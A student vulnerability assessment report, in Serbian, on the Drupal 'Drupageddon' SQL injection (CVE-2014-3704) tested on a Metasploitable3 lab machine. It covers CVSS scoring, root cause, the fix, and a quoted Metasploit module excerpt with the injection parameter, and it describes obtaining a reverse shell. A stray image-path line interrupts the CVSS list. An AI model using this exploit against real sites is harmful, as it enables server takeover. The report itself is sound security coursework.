Vulnerability Assessment Report

Ime i prezime: Nemanja Dutina
Tim: 5
Datum: 26.10.2024.
Scan Tool: Nessus (10.8.3)
Test okruženje: Metasploitable3

---

1. Enumeracija CVE-a

- **CVE ID:** CVE-2014-3704
- **Opis:**
  Unutar Drupal core modula, postoji API za rad sa bazom podataka. Unutar tog API, se nalazi funkcija expandArguments. Funkcija ne proverava podatke dobijene od korisnika pre konstrukcije pripremljenih upita, te je moguće izvršiti SQL injekciju. Unutar nje, koriste se nazivi i vrednosti korisničkih parametara, bez njihove prethodne provere. Na taj način, napadač može, promenom naziva parametara, izvršiti SQL injekciju koja može dovesti i do izvršavanja koda na serverskoj mašini. Ranjivost se može pronaći u Drupal verzijama 7.x pre 7.32. Poznata je i pod nazivom *Drupageddon*. Na skeniranoj mašini, na portu 80, postoji *http* servis koji koristi ranjivu verziju Drupala.

---

2. CVSS skor

- **CVSS skor (numerička vrednost):** 7.5
- **Vektor:**
  `CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

  `AV:N` - Attack Vector: Network (eksploatacija preko mreže)

  `AC:L` - Attack Complexity: Low (napad se lako izvršava, postoje gotovi eksploiti)

  `PR:N` - Privileges Required: None (korisnik ne mora imati posebne privilegije)

  `UI:N` - User Interaction: None (nije potrebna direktna interakcija korisnika sa sistemom)

  `S:U` - Scope: Unchanged (opseg ranjivosti se ne menja)

`C:H` - Confidentiality: High (napadač može pristupiti osetljivim informacijama)

`I:H` - Integrity: High (napadač može izmeniti podatke, čime je narušen njihov integritet)


`A:H` - Availability: High (ranjivost može uticati na dostupnost sistema)

- **Opravdanje:**
  Ova ranjivost može dovesti do manipulacije osetljivih podataka, čime se narušava privatnost korisnika. Kako nije potrebna nepostedna interakcija korisnika sa sistemom, te već postojeći eksploiti koje je lako koristiti, čine ovu ranjivost veoma opasnom. Ta kombinacija, iskorišćavanja ranjivosti bez mnogo truda i tehničkog znanja, kao i potencijalnog izvršavanja koda na serverskoj mašini, što može dovesti i do iskorišćavanja reverse shell-a, daju ranjivosti visok CVSS skor.

---

3. Dostupnost eksploita

- **Postoji javno dostupan eksploit:** Da
- **Opis eksploita:**
  U okviru metasploit radnog okvira postoji eksploit pod nazivom ***multi/http/drupal_drupageddon***. Ovaj eksploit koristi drupalov keš u koji ubacuje zlonameran kod, odakle se kasnije izvršava. Na slici je prikazana upotreba eksploita za dobijanje reverse shell-a. Kako bi se eksploit iskoristio, potrebno je postaviti ip adresu žrtve, uri do servisa i koda koji se šalje pri eksploitu. Za ovaj primer je iskorišćen kod za dobijanje reverse shell-a (*php/reverse_perl*). Kako bi se prikazala uspešnost eksploita, izvršena je komanda whoami nakon dobijanja reverse shell-a.



- **Kod eksploita:**

  Eksploit koristi user/login endpoint kako bi uneo zlonamerni kod u keš. On se nalazi unutar imena parametra i oblika je `name[0;#{sql}#]`, kao što je prikazano u listingu ispod. Drupal omogućava keširanje stanja forme, kako bi korisnik kasnije na efikasniji način mogao raditi sa formom. Svaka forma ima id (u listingu ispod *form_id* parametar), te kada se pošalje zahtev sa određenim id, Drupal proverava da li postoji keš pod tim id. Ovo omogućava da se najpre postavi keš forme, te kasnije post zahtevom sa istim id forme pokrene izvršavanje zlonamernog koda. Kompletan kod je moguće pronaći ovde.

```
send_request_cgi!({
      'uri' => normalize_uri(target_uri.path),
      'method' => 'POST',
      'vars_post' => {
        # Don't use 'user_login_block' as it may be disabled.
        'form_id' => 'user_login',
        'form_build_id' => '',
        "name[0;#{sql}#]" => '',
        # This field must be located *after* the injection.
        "name[0]" => '',
        'op' => 'Log in',
        'pass' => Rex::Text.rand_text_alpha(8)
      },
      'vars_get' => {
        'q' => 'user/login'
      }
    }, timeout=datastore['Wait'])

    # Trigger the malicious cache entry using its form ID.
    send_request_cgi!({
      'uri' => normalize_uri(target_uri.path),
      'method' => 'POST',
      'vars_post' => {
        'form_id' => 'user_login',
        "form_build_id" => form_build_id,
        "name" => Rex::Text.rand_text_alpha(10),
        'op' => 'Log in',
        'pass' => Rex::Text.rand_text_alpha(10)
      },
      'vars_get' => {
        'q' => 'user/login'
      }
    })
```

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

  Ranjivost je uvedena u commit-u 24.12.2008. U okviru ovog commit-a je kreirana *expandArguments* funkcija, koja sadrži ranjiv kod. Commit je bio deo razvoja drupal verzije 7, a nalazi se unutar *Drupal 7.x-dev*.

- **Primer Koda (ako je primenljivo):**

  `foreach ($data as $i => $value)` predstavlja liniju koda koja je ranjiva. Podaci dobijeni od korisnika se koriste bez provere, te ključevi unutar *$data* mogu biti bilo šta. Kasnije je, prilikom commit-a skoro četiri godine kasnije - 15.10.2014, ova ranjivost rešena upotrebom `foreach (array_values($data) as $i => $value)` linije koda. Na ovaj način je onemogućeno napadačima da iskoriste naziv parametra za injekciju.

---

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch:** Da
- **Mitigation Strategy:**
  Patch je moguće napraviti koristeći *drush* alat uz jednostavnu komandu:

  ```
  drush pm-update drupal
  ```

  Napomena: Komandu je potrebno izvršiti unutar korenskog direktorijuma u kom se nalazi drupal